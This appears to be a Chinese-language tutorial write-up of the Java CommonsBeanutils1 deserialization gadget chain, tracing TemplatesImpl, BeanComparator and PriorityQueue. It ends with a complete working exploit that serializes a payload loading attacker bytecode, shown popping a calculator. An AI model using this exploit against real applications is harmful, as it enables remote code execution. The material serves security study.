


在有几个CC链的基础后，就可以直接跟着yso的exp学习了~


在CC3的基础上，我们从 `newTransformer` 往上找 find usages可以找到



这正是CC4所用的。

我这里没有写CC4，直接分析CB1也刚好。)

这个 `getOutputProperties`



感觉就能跟 Java bean扯上关系)

因为，这个 `getOutputProperties` 方法是一个 getter方法，可以用

`PropertyUtils.getProperty`来调用。

```
PropertyUtils.getProperty(templates, "outputProperties");
```

然后要注意，这个 `templates` 还是得像CC3那样写全。

这部分的exp:

```

byte[] evil = Files.readAllBytes(Paths.get("/home/n0z0m1z0/Desktop/Java-
Sec/Deserialization/CC3again/target/classes/assets/EvilClass.class"));
byte[][] _bytecodes = {evil};

TemplatesImpl templates = new TemplatesImpl();
Class templatesClass = templates.getClass();
Field nameField = templatesClass.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templates, "notnull");

Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
bytecodesField.set(templates, _bytecodes);


Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
tfactoryField.setAccessible(true);
tfactoryField.set(templates, new TransformerFactoryImpl());

PropertyUtils.setProperty(templates, "outputProperties");

```

然后从 TemplatesImpl 开始往上找链子。

首先看 TemplatesImpl 这个类的结构图，



发现其中还有个内部类 TransletClassLoader，且重写了 defineClass 方法。

而且这个 defineClass 由父类的 protected 变成了 default 作用域，可以被外部类调用。

```

class defineClass(final byte[] b) {
    return defineClass(null, b, 0, b.length);
}

```

当然，我们要找的是对于 `getProperty` 的调用链。

这里直接参考yso的：

```
final BeanComparator comparator = new BeanComparator("lowestSetBit");
```

所以我们看看 `BeanComparator`

```
public class BeanComparator<T> implements Comparator<T>, Serializable {  
  
    private String property;  
    private final Comparator<?> comparator;
```



完美符合要求。

我们只需要反射修改 `property` 的值为 “`outputProperties`” 即可。

或者直接调用 `setProperties` 也行，因为是 `public`。

然后就是得反射修改，因为 `queue.add` 的时候也会调用到 `compare`。

所以说，前面的 `property` 也不能一开始就调用 `set`，也得反射修改。


不然最开始传的正常 `queue` 就没有这个 `method` 了。

然后为什么选这个 `priorityqueue` 类作为入口呢？

因为可序列化，而且 `readObject` 的 `heapify` 后续调用了 `compare`，调用 `stack`：

```
compare:163, BeanComparator (org.apache.commons.beanutils)  
siftDownUsingComparator:721, PriorityQueue (java.util)  
siftDown:687, PriorityQueue (java.util)  
heapify:736, PriorityQueue (java.util)  
readObject:795, PriorityQueue (java.util)  
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)  
invoke:62, NativeMethodAccessorImpl (sun.reflect)  
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
```

```
invoke:497, Method (java.lang.reflect)
invokeReadObject:1058, ObjectOutputStream (java.io)
readSerialData:1900, ObjectInputStream (java.io)
readOrdinaryObject:1801, ObjectInputStream (java.io)
readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)
deserialize:58, TemplatesImplgetOutputPropertiesTEST (XJBTest)
main:40, TemplatesImplgetOutputPropertiesTEST (XJBTest)
```



```
(CBChain) demo1.java TemplatesImplgetOutputPropertiesTEST.java PriorityQueue.java BeanComparator.java
82 public class PriorityQueue<E> extends AbstractQueue<E>
712 private void siftDownUsingComparator(int k, E x) {
716     Object c = queue[child];
717     int right = child + 1;
718     if (right < size &&
719         comparator.compare((E) c, (E) queue[right]) > 0)
720         c = queue[child = right];
721     if (comparator.compare(x, (E) c) <= 0)
722         break;
723     queue[k] = c;
```

最终的EXP:

```
package XJBTest;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.beanutils.PropertyUtils;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

public class TemplatesImplgetOutputPropertiesTEST {
    public static void main(String[] args) throws Exception {
        byte[] evil = Files.readAllBytes(Paths.get("/home/n0zom1z0/Desktop/Java-Sec/Deserialization/CC3again/target/classes/assets/EvilClass.class"));
        byte[][] _bytecodes = {evil};

        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_name", "notnull");
        setFieldValue(templates, "_bytecodes", _bytecodes);
        setFieldValue(templates, "_tfactory", new TransformerFactoryImpl());

        // PropertyUtils.getProperty(templates, "outputProperties");
        BeanComparator beanComparator = new BeanComparator();

        PriorityQueue<Object> queue = new PriorityQueue<Object>(2, beanComparator);
```

```

        queue.add(1);
        queue.add(2);

        Object[] queueArray = (Object[]) getFieldValue(queue, "queue");
        queueArray[0] = templates;
        queueArray[1] = templates;
        setFieldValue(beanComparator, "property", "outputProperties");

        serialize(queue);
        deserialize("ser.bin");
    }

    public static void setFieldValue(Object obj, String fieldName, Object
value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static Object getFieldValue(Object obj, String fieldName) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        return field.get(obj);
    }

    public static void serialize(Object o) throws Exception {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        oos.writeObject(o);
    }

    public static Object deserialize(String fileName) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(fileName));
        return ois.readObject();
    }
}

```

The screenshot shows an IDE window with the following content:

- File Explorer:** Shows a project structure with a package 'FinalEXP' containing 'FinalEXP.java' and 'PriorityQueue.java'.
- Editor:** Displays the code for 'FinalEXP.java'. The code includes:
 

```

public class FinalEXP {
    ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
    oos.writeObject(o);
}

public static Object deserialize(String fileName) throws Exception {
    ObjectInputStream ois = new ObjectInputStream(new FileInputStream(fileName));
    return ois.readObject();
}

```
- Run Console:** Shows the execution stack trace for the 'FinalEXP' class:
 

```

at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1801)
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1351)
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)
at XJBTest.FinalEXP.deserialize(FinalEXP.java:57)
at XJBTest.FinalEXP.main(FinalEXP.java:39)

```
- Calculator:** A small calculator window is open in the foreground, showing the number '1'.